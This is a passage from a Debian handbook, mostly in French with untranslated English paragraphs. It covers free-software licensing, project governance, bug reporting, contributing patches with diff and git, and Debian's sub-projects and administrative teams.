- Aucune discrimination de personne ou de groupe.** la licence ne doit discriminer aucune personne ou groupe de personnes.
- Aucune discrimination de champ d'application.** la licence ne doit pas défendre d'utiliser le logiciel dans un champ d'application particulier. Par exemple, elle ne doit pas défendre l'utilisation du logiciel dans une entreprise ou pour la recherche génétique.
- Distribution de licence.** les droits attachés au programme doivent s'appliquer à tous ceux à qui il est distribué sans obligation pour aucune de ces parties de se conformer à une autre licence.
- La licence ne doit pas être spécifique à Debian.** les droits attachés au programme ne doivent pas dépendre du fait de son intégration au système Debian. Si le programme est extrait de Debian et utilisé et distribué sans Debian mais sous les termes de sa propre licence, tous les destinataires doivent jouir des mêmes droits que ceux accordés lorsqu'il se trouve au sein du système Debian.
- La licence ne doit pas contaminer d'autres logiciels.** la licence ne doit pas placer de restriction sur d'autres logiciels distribués avec le logiciel. Elle ne doit par exemple pas exiger que tous les autres programmes distribués sur le même support soient des logiciels libres.

B.A.-BA

### Le copyleft

Le *copyleft* (ou « gauche d'auteur ») est un principe qui consiste à faire appeler au mécanisme des droits d'auteurs pour garantir la liberté d'une œuvre et de ses dérivées — au lieu de restreindre les droits des utilisateurs comme dans le cas des logiciels propriétaires. Il s'agit d'ailleurs d'un jeu de mots sur le terme *copyright*, équivalent américain du droit d'auteur. Richard Stallman a trouvé cette idée quand un ami friand de calembours écrivit sur une enveloppe qu'il lui adressa : « *copyleft: all rights reversed* » (*copyleft* : tous droits renversés). Le *copyleft* impose la conservation de toutes les libertés initiales lors de la distribution d'une version modifiée (ou non) du logiciel. Il est donc impossible de dériver un logiciel propriétaire d'un logiciel placé sous *copyleft*.

The most well-known family of copyleft licenses is, of course, the GNU General Public License (GPL) and its derivatives, the GNU Lesser General Public License (LGPL), and the GNU Free Documentation License (GFDL). Sadly, the copyleft licenses are generally incompatible with each other. Consequently, it is best to use only one of them.

- Example licenses** The “GPL”, “BSD”, and “Artistic” licenses are examples of licenses that we consider “free”.

B.A.-BA

### Les licences libres

La GNU GPL, la licence BSD et la licence artistique respectent toutes trois les principes du logiciel libre selon Debian. Elles sont pourtant très différentes.

The GNU GPL, used and promoted by the FSF (Free Software Foundation), is the most common. Its main feature is that it also applies to any derived work that is redistributed: a program incorporating or using GPL code can only be distributed according to its terms. It prohibits, thus, any reuse in a proprietary application. This poses serious problems for the reuse of GPL code in free software incompatible with this license. As such, it is sometimes impossible to link a program published under another free software license with a library distributed under the GPL. On the other hand, this license is

very solid in American law: FSF lawyers have participated in the drafting thereof, and have often forced violators to reach an amicable agreement with the FSF without going to court.

► <https://www.gnu.org/copyleft/gpl.html>

The BSD license is the least restrictive: everything is permitted, including use of modified BSD code in a proprietary application.

► <https://www.opensource.org/licenses/bsd-license.php>

Finally, the Artistic License reaches a compromise between these two others: integration of code in a proprietary application is permitted, but any modification must be published.

► <https://www.opensource.org/licenses/artistic-license-2.0.php>

The complete text of these licenses is available in /usr/share/common-licenses/ on any Debian system (in case of BSD the newer 3-Clause License).

#### COMMUNAUTE

### Bruce Perens, un leader chahuté

Bruce Perens was the second leader of the Debian project, just after Ian Murdock. He was very controversial in his dynamic and authoritarian methods. He, nevertheless, remains an important contributor to Debian, to whom Debian is especially indebted for the editing of the famous “Debian Free Software Guidelines” (DFSG), an original idea of Ean Schuessler. Subsequently, Bruce would derive from it the famous “Open Source Definition”, removing all references to Debian from it.

► <https://opensource.org/>

Son départ du projet fut quelque peu mouvementé mais Bruce est resté assez fortement attaché à Debian puisqu'il continue de promouvoir cette distribution dans les sphères politiques et économiques. Il intervient encore épisodiquement sur les listes de diffusion pour donner son avis et présenter ses dernières initiatives en faveur de Debian.

Last anecdotal point, it was Bruce who was responsible for inspiring the different “codenames” for Debian versions (1.1 – *Rex*, 1.2 – *Buzz*, 1.3 – *Bo*, 2.0 – *Hamm*, 2.1 – *Slink*, 2.2 – *Potato*, 3.0 – *Woody*, 3.1 – *Sarge*, 4.0 – *Etch*, 5.0 – *Lenny*, 6.0 – *Squeeze*, 7 – *Wheezy*, 8 – *Jessie*, 9 – *Stretch*, 10 – *Buster*, 11 (not released yet) – *Bullseye*, 12 (not released yet) – *Bookworm*, *Unstable* – *Sid*). They are taken from the names of characters in the Toy Story movie. This animated film entirely composed of computer graphics was produced by Pixar Studios, with whom Bruce was employed at the time that he led the Debian project. The name “Sid” holds particular status, since it will eternally be associated with the *Unstable* branch. In the film, this character was the neighbor's child who always broke toys – so beware of getting too close to *Unstable*. Otherwise, *Sid* is also an acronym for “Still In Development”.


## 1.3. Fonctionnement du projet Debian

La richesse produite par le projet Debian résulte à la fois du travail sur l'infrastructure effectué par des développeurs Debian expérimentés, du travail individuel ou collectif de développeurs sur des paquets Debian, et des retours des utilisateurs.

### 1.3.1. Les développeurs Debian

Debian developers have various responsibilities, and as official project members, they have great influence on the direction the project takes. A Debian developer is generally responsible for at least one package, but according to their available time and desire, they are free to become involved in numerous teams, thus acquiring more responsibilities within the project.

- ▶ <https://www.debian.org-devel/people>
- ▶ <https://www.debian.org/intro/organization>
- ▶ <https://wiki.debian.org/Teams>

OUTIL	
<b>Base de données des développeurs</b>	<p>Debian has a database including all developers registered with the project, and their relevant information (address, telephone, geographical coordinates such as longitude and latitude, etc.). Some of the information (first and last name, country, username within the project, IRC username, GnuPG key, etc.) is public and available on the Web.</p> <p>▶ <a href="https://db.debian.org/">https://db.debian.org/</a></p> <p>Les coordonnées géographiques permettent de générer une carte situant l'ensemble des développeurs sur le globe. On constate alors que Debian est vraiment un projet international : on trouve des développeurs sur tous les continents, même si la majorité proviennent de pays occidentaux.</p>  <p><b>FIGURE 1.1 Répartition mondiale des développeurs Debian</b></p>

Package maintenance is a relatively regimented activity, very documented or even regulated. It must, in effect, comply with all the standards established by the *Debian Policy*. Fortunately, there are many tools that facilitate the maintainer's work. The developer can, thus, focus on the specifics of their package and on more complex tasks, such as squashing bugs.

- ▶ <https://www.debian.org/doc/debian-policy/>

## Maintenance d'un paquet, le travail du développeur

Maintenir un paquet suppose d'abord d'« empaqueter » un logiciel. Concrètement, il s'agit d'en définir les modalités d'installation afin qu'une fois installé ce logiciel soit fonctionnel et respecte l'ensemble des règles que Debian s'astreint à suivre. Le résultat de cette opération est conservé dans une archive .deb. L'installation effective du logiciel se limitera ensuite à l'extraction de cette archive, ainsi qu'à l'exécution de quelques scripts de pré- ou post-installation.

Après cette phase initiale, le cycle de la maintenance débute vraiment : préparation des mises à jour pour respecter la dernière version de la charte Debian, correction des bogues signalés par les utilisateurs, inclusion d'une nouvelle version « amont » du logiciel, qui continue naturellement d'évoluer en parallèle. Par exemple, lors de l'empaquetage le logiciel en était à la version 1.2.3. Après quelques mois de développement, ses auteurs originaux sortent une nouvelle version stable, numérotée 1.4.0. Il convient alors de mettre à jour le paquet Debian pour que les utilisateurs puissent bénéficier de sa dernière version stable.

The Policy, an essential element of the Debian Project, establishes the norms ensuring both the quality of the packages and perfect interoperability of the distribution. Thanks to this Policy, Debian remains consistent despite its gigantic size. This Policy is not fixed in stone, but continuously evolves thanks to proposals formulated on the [debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org) mailing list. Amendments that are agreed upon by all interested parties are accepted and applied to the text by a small group of maintainers who have no editorial responsibility (they only include the modifications agreed upon by the Debian developers that are members of the above-mentioned list). You can read current amendment proposals on the bug tracking system:

⇒ <https://bugs.debian.org/debian-policy>

## COMMUNAUTÉ

## Processus éditorial de la charte

Anyone can propose an amendment to the Debian Policy just by submitting a bug report with a severity level of “wishlist” against the *debian-policy* package. The process that then starts is documented in <https://www.debian.org/doc/debian-policy/ap-process.html>: if it is acknowledged that the problem revealed must be resolved by creating a new rule in the Debian Policy, a discussion begins on the [debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org) mailing list until consensus is reached and a proposal issued. Someone then drafts a desired amendment and submits it for approval (in the form of a patch to review). As soon as two other developers approve the fact that the proposed amendment reflects the consensus reached in the previous discussion (they “second” it), the proposal can be included in the official document by one of the *debian-policy* package maintainers. If the process fails at one of these steps, the maintainers close the bug, classifying the proposal as rejected.

## CHARTE DEBIAN

## La documentation

La documentation de chaque paquet est stockée dans `/usr/share/doc/paquet/`. Ce répertoire contient souvent un fichier `README`. Debian décrivant les aménagements spécifiques à Debian réalisés par le mainteneur. Il est donc sage de lire ce fichier avant toute configuration, pour tirer profit de son expérience. On trouve également un fichier `changelog`.`Debian.gz` décrivant les modifications effectuées au fil des versions par le mainteneur Debian. Le fichier `changelog.gz` (ou équivalent) décrit quant à lui les changements effectués au niveau des développeurs amont. Le fichier `copyright` rassemble les informations concernant les auteurs et la licence à

laquelle le logiciel est soumis. Enfin, on trouve parfois un fichier NEWS.Debian.gz, qui permet au développeur Debian de communiquer quelques informations importantes concernant les mises à jour ; si *apt-listchanges* est employé, les messages seront automatiquement affichés par APT. Tous les autres fichiers sont spécifiques au logiciel en question. Signalons notamment le sous-répertoire examples qui contient souvent des exemples de fichiers de configuration.

La charte encadre très bien tout ce qui a trait au côté technique de la mise en paquet. La taille du projet soulève aussi des problèmes organisationnels ; ils sont traités par la constitution Debian, qui fixe une structure et des moyens de décision. En d'autres termes, une structure formelle de gouvernance.

Cette constitution définit un certain nombre d'acteurs, de postes, les responsabilités et les pouvoirs de chacun. On retiendra que les développeurs Debian ont toujours le pouvoir ultime de décision par un vote de résolution générale — avec nécessité d'obtenir une majorité qualifiée de trois quarts pour les changements les plus importants (comme ceux portant sur les textes fondateurs). Cependant, les développeurs élisent annuellement un « leader » pour les représenter dans les congrès et assurer la coordination interne entre les différentes équipes ; cette élection est toujours une période d'intenses discussions. Son rôle n'est pas formellement défini par un document et il est d'usage que chaque candidat à ce poste donne sa propre définition de la fonction. En pratique, le leader a un rôle représentatif auprès des médias, un rôle de coordination entre les équipes « internes » et un rôle de visionnaire pour donner une ligne directrice au projet, dans laquelle les développeurs peuvent s'identifier : les points de vue du DPL sont implicitement approuvés par la majorité des membres du projet.

Concrètement, le leader dispose de pouvoirs réels : sa voix est déterminante en cas d'égalité dans un vote, il peut prendre toute décision qui ne relève pas déjà d'un autre et déléguer une partie de ses responsabilités.

Since its inception, the project has been successively led by Ian Murdock, Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre, Stefano Zacchiroli, Lucas Nussbaum, Mehdi Dogguy, Chris Lamb and Sam Hartman.

La constitution définit également un « comité technique ». Son rôle essentiel est de trancher sur des points techniques lorsque les développeurs concernés ne sont pas parvenus à un accord entre eux. Par ailleurs, ce comité joue aussi un rôle de conseil vis-à-vis de chaque développeur qui n'arrive pas à prendre une décision qui lui revient. Il est important de noter qu'il n'intervient que lorsqu'une des parties concernées le lui a demandé.

Enfin, la constitution définit le poste de « secrétaire du projet », qui a notamment en charge l'organisation des votes liés aux différentes élections et résolutions générales.

The “general resolution” procedure is fully detailed in the constitution, from the initial discussion period to the final counting of votes. The most interesting aspect of that process is that when it comes to an actual vote, developers have to rank the different ballot options between

them and the winner is selected with a [Condorcet method](#)<sup>1</sup> (more specifically, the Schulze method). For further details see:

► <https://www.debian.org-devel/constitution>

CULTURE

### Flamewar, la discussion qui s'enflamme

Une *flamewar*, littéralement « guerre enflammée », est une discussion (trop) passionnée qui finit souvent par des attaques personnelles lorsque tous les arguments raisonnés ont été épousés de part et d'autre. Certains thèmes sont beaucoup plus sujets à polémique que d'autres (le choix d'un éditeur de texte, « préférez-vous vi ou emacs ? », en est un vieil exemple). Ils provoquent de très rapides échanges de courrier électronique du fait du nombre de personnes concernées (tout le monde) et de l'aspect très personnel de cette question.

Rien de très utile ne sortant généralement de ces discussions, abstenez-vous d'y participer et ne survolez que rapidement leur contenu — sa lecture complète serait trop chronophage.

Même si cette constitution instaure un semblant de démocratie, la réalité quotidienne est très différente : Debian suit naturellement les lois du logiciel libre et sa politique du fait accompli. On peut longtemps débattre des mérites respectifs des différentes manières d'aborder un problème, la solution retenue sera la première qui soit à la fois fonctionnelle et satisfaisante... elle sera également le fruit des efforts consentis par une personne compétente.

C'est d'ailleurs la seule manière d'obtenir des galons : faire quelque chose d'utile et démontrer que l'on a bien travaillé. Beaucoup d'équipes « administratives » de Debian fonctionnent sur le mode de la cooptation et favoriseront des volontaires ayant déjà effectivement contribué dans le sens de leur action et prouvé leur compétence à la tâche. Le fait que le travail de ces équipes est essentiellement public les rend accessible à tout nouveau développeur intéressé pour commencer à participer, même sans priviléges particuliers. C'est pourquoi Debian est souvent qualifiée de « méritocratie ».

CULTURE

### Méritocratie, le règne du savoir

La méritocratie est une forme de gouvernement où le pouvoir est exercé par les plus « méritants ». Pour Debian, le mérite se mesure à la compétence, elle-même évaluée en observant les réalisations passées des uns et des autres au sein du projet (Stefano Zacchiroli, un des précédents leaders du projet, parle de *do-ocracy*, que l'on pourrait traduire par « faisocratie », ou « le pouvoir à ceux qui font les choses »). Leur simple existence prouve un certain niveau de compétence ; ces réalisations étant en général des logiciels libres, aux codes sources disponibles, il sera facile aux pairs d'en juger la qualité.

Ce mode de fonctionnement efficace garantit la qualité des contributeurs au sein des équipes « clés » de Debian. Tout n'est pas parfait pour autant et il arrive fréquemment que certains n'acceptent pas cette manière de procéder. La sélection des développeurs acceptés dans ces équipes peut paraître quelque peu arbitraire voire injuste. Par ailleurs, tout le monde n'a pas la même définition du service attendu de ces équipes. Pour certains, il est inacceptable de devoir attendre 8 jours l'intégration d'un nouveau paquet Debian ; d'autres patienteront 3 semaines sans peine.

<sup>1</sup>[https://en.wikipedia.org/wiki/Condorcet\\_method](https://en.wikipedia.org/wiki/Condorcet_method)

Aussi, des esprits chagrins se plaignent régulièrement de la « qualité du service » de certaines équipes.

#### COMMUNAUTÉ

#### L'intégration des nouveaux mainteneurs

L'équipe chargée de l'admission des nouveaux développeurs est la plus régulièrement critiquée. Il faut reconnaître qu'au fil des années, le projet Debian est devenu de plus en plus exigeant avec les développeurs qu'il accepte en son sein. On peut y voir une certaine injustice, mais nous admettrons que ce qui n'était que de petits défis au départ prend l'allure de gageures dans une communauté de plus de 1 000 personnes, où il s'agit de garantir la qualité et l'intégrité de tout ce que Debian produit pour ses utilisateurs.

Par ailleurs, la procédure d'acceptation se conclut par la revue de la candidature par une petite équipe, les « Responsables des comptes Debian » (ou *DAM – Debian Account Managers*). Ceux-ci sont donc particulièrement exposés aux critiques, puisqu'ils acceptent ou refusent en dernier recours l'intégration d'un volontaire au sein de la communauté des développeurs Debian. Dans la pratique, il s'agit parfois de retarder l'acceptation d'une personne, le temps qu'elle connaisse mieux le fonctionnement du projet. On peut en effet contribuer à Debian avant d'y être accepté comme développeur officiel grâce à un mécanisme de parrainage par les développeurs actuels.

### 1.3.2. Le rôle actif des utilisateurs

One might wonder if it is relevant to mention the users among those who work within the Debian project, but the answer is a definite yes: they play a critical role in the project. Far from being “passive”, some users run development versions of Debian and regularly file bug reports to indicate problems. Others go even further and submit ideas for improvements, by filing a bug report with a severity level of “wishlist”, or even submit corrections to the source code, called “patches” (see section 1.3.2.3, « [Sending fixes](#) » page 16).

#### *Reporting bugs*

The fundamental tool for submitting bugs in Debian is the Debian Bug Tracking System (Debian BTS), which is used by large parts of the project. The public part (the web interface) allows users to view all bugs reported, with the option to display a sorted list of bugs selected according to various criteria, such as: affected package, severity, status, address of the reporter, address of the maintainer in charge of it, tag, etc. It is also possible to browse the complete historical listing of all discussions regarding each of the bugs.

Sous la surface, le système de suivi de bogues communique par courrier électronique : toutes les informations qu'il stocke proviennent de messages émis par les différents acteurs concernés. Tout courrier envoyé à [12345@bugs.debian.org](mailto:12345@bugs.debian.org) sera ainsi consigné dans l'historique du bogue numéro 12345. Les personnes habilitées pourront « fermer » ce bogue en écrivant à [12345-done@bugs.debian.org](mailto:12345-done@bugs.debian.org) un message exposant les motifs de cette décision (un bogue est fermé lorsque le problème signalé est corrigé ou plus valide). On signalera un nouveau bogue en transmettant à [submit@bugs.debian.org](mailto:submit@bugs.debian.org) un rapport respectant un format précis, permettant d'iden-

tifier le paquet concerné. L'adresse [control@bugs.debian.org](mailto:control@bugs.debian.org) propose enfin de manipuler toutes les « méta-information » relatives à un bogue.

The Debian BTS has other functional features, as well, such as the use of tags for labeling bugs. For more information, see

► <https://www.debian.org/Bugs/>

#### VOCABULAIRE

##### **Gravité d'un bogue**

La « gravité » (*severity* en anglais) d'un bogue décrit de manière formelle la gravité du problème signalé. Tous n'ont en effet pas la même importance : une faute de frappe dans un manuel n'a rien de comparable à une faille de sécurité dans un logiciel serveur. .

Debian uses an extended scale to describe the severity of a bug. Each level is defined precisely in order to facilitate the selection thereof.

► <https://www.debian.org/Bugs/Developer#severities>

Users can also use the command line to send bug reports on a Debian package with the `reportbug` tool. It helps making sure the bug in question hasn't already been filed, thus preventing redundancy in the system. It reminds the user of the definitions of the severity levels, for the report to be as accurate as possible (the developer can always fine-tune these parameters later, if needed). It helps writing a complete bug report without the user needing to know the precise syntax, by writing it and allowing the user to edit it. This report will then be sent via an e-mail server (by default, a remote one run by Debian, but `reportbug` can also use a local server).

Cet outil cible d'abord les versions de développement, seules concernées par les corrections de bogues. Une version stable de Debian est en effet figée dans le marbre, à l'exception des mises à jour de sécurité ou très importantes (si par exemple un paquet n'est pas du tout fonctionnel). Une correction d'un bogue bénin dans un paquet Debian devra donc attendre la version stable suivante.

### *Translation and documentation*

Additionally, numerous satisfied users of the service offered by Debian like to make a contribution of their own to the project. As not everyone has appropriate levels of expertise in programming, they may choose to assist with the translation and review of documentation. There are language-specific mailing lists to coordinate this work.

► <https://lists.debian.org/i18n.html>

► <https://www.debian.org/international/>

B.A.-BA

##### **i18n et l10n, qu'es aquò ?**

« i18n » et « l10n » sont les abréviations respectives des mots « internationalisation » et « localisation », dont elles ne conservent que l'initiale, la finale et le nombre de lettres intermédiaires.

« Internationaliser » un logiciel consiste à le modifier pour qu'il puisse être traduit (localisé). Il s'agit de réécrire partiellement un programme prévu pour fonctionner dans une seule langue afin de l'ouvrir à toutes les langues.

« Localiser » un programme consiste à en traduire les messages originels (souvent en anglais) dans une autre langue. Pour cela, il devra avoir été internationalisé.

En résumé, l'internationalisation prépare le logiciel à la traduction, qui est ensuite réalisée par la localisation.

## *Sending fixes*

More advanced users might be able to provide a fix to a program by sending a patch.

Un patch est un fichier décrivant des changements à apporter à un ou plusieurs fichiers de référence. Concrètement, on y trouve une liste de lignes à supprimer ou à insérer, ainsi (parfois) que des lignes reprises du texte de référence et replaçant les modifications dans leur contexte (elles permettront d'en identifier l'emplacement si les numéros de lignes ont changé).

On utilise indifféremment les termes « correctif » et « patch » car la plupart des corrections de bogues sont envoyées sous forme de patch. L'utilitaire appliquant les modifications données par un tel fichier s'appelle simplement `patch`. L'outil qui le crée s'appelle `diff` (autre synonyme de « correctif ») et s'utilise comme suit :

```
$ diff -u file.old file.new >file.patch
```

Le fichier `file.patch` contient les instructions permettant de transformer le contenu de `file.old` en celui de `file.new`. On pourra le transmettre à un correspondant pour qu'il recrée `file.new` à partir des deux autres comme ci-dessous :

```
$ patch -p0 file.old <file.patch
```

Le fichier `file.old` est maintenant identique à `file.new`.

In practice, most software is maintained in Git repositories and contributors are thus more likely to use `git` to retrieve the source code and propose changes. `git diff` will generate a file in the same format as what `diff -u` would do and `git apply` can do the same as `patch`.

### CULTURE

#### Git

Git est un outil pour travailler simultanément à plusieurs sur des fichiers en conservant un historique des modifications. Il s'agit en général de fichiers texte, comme le code source d'un logiciel. Si plusieurs personnes travaillent de concert sur le même fichier, `git` ne pourra fusionner les modifications effectuées que si elles ont porté sur des portions distinctes du texte. Dans le cas contraire, il faudra résoudre ces « conflits » à la main.

Git is a distributed system where each user has a repository with the complete history of changes. Central repositories are used to download the project (`git clone`) and to share the work done with others (`git push`). The repository can contain multiple versions of the files but only one version can be worked on at a given time: it is called the working copy (it can be changed to point to another version with `git`

checkout). Git can show you the modifications made to the working copy (`git diff`), can stage changes for inclusion (`git add`), and can create a new entry in the versions history (`git commit`). It can also update the working copy to include modifications made in parallel by other users (`git pull`), and can record a particular configuration in the history in order to be able to easily extract it later on (`git tag`).

Git permet de facilement mener de front plusieurs versions d'un projet en développement sans qu'elles n'interfèrent. Le terme consacré est *branches*. Cette métaphore de l'arbre est assez juste, car il s'agit d'abord de développer un programme sur un tronc commun. Parvenu à une étape importante (comme la version 1.0), le développement continue sur deux branches : la branche de développement prépare la version majeure suivante et la branche de maintenance gère les mises à jour corrigeant la version 1.0.

Git is, nowadays, the most popular version control system but it is not the only one. Historically, CVS (Concurrent Versions System) was the first widely used tool but its numerous limitations contributed to the appearance of more modern free alternatives. These include, especially, subversion (svn), git, bazaar (bzr), and mercurial (hg).

- ⇒ <https://www.nongnu.org/cvs/>
- ⇒ <https://subversion.apache.org/>
- ⇒ <https://git-scm.com/>
- ⇒ <https://bazaar.canonical.com/>
- ⇒ <http://mercurial.selenic.com/>

It is beyond the scope of this book to provide a detailed explanation about Git, for that you can refer to the *Pro Git* book.

- ⇒ <https://git-scm.com/book/>

While the output of `git diff` is a file that can be shared with other developers, there are usually better ways to submit changes. If the developers prefer to get patches by email, they usually want patches generated with `git format-patch` so that they can be directly integrated in the repository with `git am`. This preserves commits meta-information and makes it possible to share multiple commits at once.

This email-based workflow is still popular but it tends to be replaced by the usage of *merge requests* (or *pull requests*) whenever the software is hosted in a platform like Github or GitLab – and Debian is using GitLab on its salsa.debian.org server. On those systems, once you have created an account, you *fork* the repository, effectively creating a copy of the repository in your own account, and you can then clone that repository and push your own changes in it. From there, the web interface will suggest you to submit a merge request, notifying the developers of your changes, making it easy for them to review and accept your changes with a single click.

### *Other ways of contributing*

All of these contribution mechanisms are made more efficient by users' behavior. Far from being a collection of isolated persons, users are a true community within which numerous exchanges

take place. We especially note the impressive activity on the user discussion mailing list, [debian-user@lists.debian.org](mailto:debian-user@lists.debian.org) (chapitre 7, « Résolution de problèmes et sources d'informations » page 152 discusses this in greater detail).

► <https://lists.debian.org/users.html>

Non contents de s'entraider sur des problèmes techniques qui les concernent directement, ceux-ci traitent aussi de la meilleure manière d'aider Debian et de faire progresser le projet — discussions provoquant souvent des suggestions d'amélioration.

TOOL	
<b>how-can-i-help</b>	The <code>how-can-i-help</code> program lists opportunities for contributing to Debian packages that are installed locally. After each APT invocation, it shows ways to help, by highlighting bugs tagged “newcomer” (which are easy entry-points for new contributors) or orphaned packages that need a new maintainer. The program can be executed directly as well.

Debian ne finançant aucune campagne publicitaire d'autopromotion, ses utilisateurs jouent un rôle essentiel dans sa diffusion et en assurent la réputation par le bouche-à-oreille.

This method works quite well, since Debian fans are found at all levels of the free software community: from install parties (workshops where seasoned users assist newcomers to install the system) organized by local LUGs or “Linux User Groups”, to association booths at large tech conventions dealing with Linux, etc.

Volunteers make posters, brochures, stickers, and other useful promotional materials for the project, which they make available to everyone, and which Debian provides freely on its website and on its wiki:

► <https://www.debian.org/events/material>

### 1.3.3. Équipes et sous-projets

Debian s'organisa d'emblée autour du concept de paquet source, chacun disposant de son mainteneur voire de son groupe de mainteneurs. De nombreuses équipes de travail sont peu à peu apparues, assurant l'administration de l'infrastructure, la gestion des tâches transversales à tous les paquets (assurance qualité, charte Debian, programme d'installation, etc.), les dernières équipes s'articulant autour de sous-projets.

#### *Sous-projets Debian existants*

À chaque public sa distribution Debian ! Un sous-projet est un regroupement de volontaires intéressés par l'adaptation de Debian à des besoins spécifiques. Au-delà de la sélection d'un sous-ensemble de logiciels dédiés à un usage particulier (éducation, médecine, création multimédia...), les sous-projets essaient souvent d'améliorer les paquets existants, de mettre en paquet les logiciels manquants, d'adapter l'installateur, de créer une documentation spécifique, etc.

#### VOCABULAIRE

##### Sous-projet et distribution dérivée

Le processus de développement d'une distribution dérivée consiste à partir d'une version donnée de Debian et à y apporter un ensemble de modifications. L'infrastructure employée pour ce travail est totalement externe au projet Debian et il n'y a pas nécessairement de politique de contribution des améliorations apportées. Cette différence explique qu'une distribution dérivée puisse « diverger » de ses origines et qu'il lui faille régulièrement se resynchroniser pour profiter des améliorations apportées en amont.

À l'opposé, un sous-projet ne peut pas diverger puisque tout son travail consiste à directement améliorer Debian pour le rendre plus adapté à son but.

La plus célèbre des distributions dérivées de Debian est sans conteste Ubuntu, mais il y en a un grand nombre ; consultez l'annexe A, « [Distributions dérivées](#) » page 483 pour découvrir leurs particularités et leur positionnement vis-à-vis de Debian.

Voici une petite sélection des sous-projets actuels :

- Debian Jr., by Ben Armstrong, offering an appealing and easy to use Debian system for children;
- Debian Edu, by Petter Reinholdtsen, focused on the creation of a specialized distribution for the academic world;
- Debian-Med, d'Andreas Tille, se consacre au milieu médical;
- Debian Multimedia traite de création multimédia;
- Debian GIS s'occupe des applications SIG (systèmes d'information géographiques) et de leurs utilisateurs;
- Debian Accessibility, improving Debian to match the requirements of people with disabilities;
- Debian Science, finally, working on providing researchers and scientists a better experience using Debian.
- DebiChem, targeted at Chemistry, provides chemical suites and programs.

The number of projects will most likely continue to grow with time and improved perception of the advantages of Debian sub-projects. Fully supported by the existing Debian infrastructure, they can, in effect, focus on work with real added value, without worrying about remaining synchronized with Debian, since they are developed within the project.

### *Équipes administratives*

Most administrative teams are relatively closed and recruit only by co-optation. The best means to become a part of one is to intelligently assist the current members, demonstrating that you have understood their objectives and methods of operation.

The *ftpmasters* are in charge of the official archive of Debian packages. They maintain the program that receives packages sent by developers and automatically stores them, after some checks, on the reference server ([ftp-master.debian.org](http://ftp-master.debian.org)).

Ils doivent aussi vérifier la licence des nouveaux paquets, pour savoir si Debian peut les distribuer, avant de les intégrer au corpus de paquets existants. Lorsqu'un développeur souhaite supprimer un paquet, c'est à eux qu'il s'adresse via le système de suivi de bogues et le « pseudo-paquet » <ftp.debian.org>.

#### VOCABULAIRE

##### **Le pseudo-paquet, un outil de suivi**

Le système de suivi de bogues, initialement conçu pour associer des rapports de bogue à un paquet Debian, s'avère très pratique pour gérer d'autres cas de figure : liste de problèmes à résoudre ou de tâches à mener indépendamment de tout lien à un paquet Debian. Les « pseudo-paquets » permettent ainsi à certaines équipes d'utiliser le système de suivi de bogues sans y associer de paquet réel. Tout le monde peut ainsi leur signaler des éléments à traiter. Le BTS dispose ainsi d'une entrée <ftp.debian.org> pour signaler les problèmes de l'archive de paquets ou simplement y demander la suppression d'un paquet. De même, le pseudo-paquet <www.debian.org> correspond aux erreurs sur le site web de Debian et <lists.debian.org> rassemble les soucis liés aux listes de diffusion.

#### TOOL

##### **GitLab, Git repository hosting and much more**

A GitLab instance, known as [salsa.debian.org](https://salsa.debian.org), is used by Debian to host the Git packaging repositories but this software offers much more than simple hosting and Debian contributors have been quick to leverage the continuous integration features (running tests, or even building packages, on each push). Debian contributors also benefit from a cleaner contribution workflow thanks the well understood merge request process (similar to GitHub's pull requests).

GitLab replaced FusionForge (which was running on a service known as [alioth.debian.org](http://alioth.debian.org)) for collaborative package maintenance. This service is administered by Alexander Wirt, Bastian Blank and Jörg Jaspert.

- ⇒ <https://salsa.debian.org>/
- ⇒ <https://wiki.debian.org/Salsa/Doc>

The *Debian System Administrators* (DSA) team ([debian-admin@lists.debian.org](mailto:debian-admin@lists.debian.org)), as one might expect, is responsible for system administration of the many servers used by the project. They ensure optimal functioning of all base services (DNS, Web, e-mail, shell, etc.), install software requested by Debian developers, and take all precautions in regards to security.

- ⇒ <https://dsa.debian.org>

#### OUTIL

##### **Système de suivi de paquets**

C'est l'une des réalisations de Raphaël. L'idée de base est de rassembler sur une seule page le maximum d'informations relatives à chaque paquet source. On peut ainsi visualiser rapidement l'état du logiciel, identifier les tâches à réaliser et proposer son aide. C'est pourquoi cette page réunit les statistiques des bogues, les versions disponibles dans chaque distribution, la progression du paquet dans la distribution *Testing*, l'état des traductions des descriptions et des *templates debconf*, l'éventuelle disponibilité d'une nouvelle version amont, des avertissements en cas de non conformité à la dernière version de la charte Debian, des renseignements sur le mainteneur et toute autre information que celui-ci aura souhaité y intégrer.

- ⇒ [https://tracker.debian.org/](https://tracker.debian.org)

Un système d'abonnement par courrier électronique complète cette interface web. Il envoie automatiquement une sélection d'informations choisies dans la liste suivante : bogues et discussions associées, notices de disponibilité d'une nouvelle version sur les serveurs Debian, nouvelles traductions à relire, etc.

Advanced users can, thus, follow all of this information closely and even contribute to the project, once they have got a good enough understanding of how it works.

Une autre interface web, le *Debian Developer's Packages Overview* (ou DDPO), fournit à chaque développeur un synoptique de l'état de tous les paquets Debian placés sous sa responsabilité.

► <https://qa.debian.org/developer.php>

Ces deux sites web sont des outils développés et gérés par *Debian QA (Quality Assurance)*, le groupe en charge de l'assurance qualité au sein de Debian.

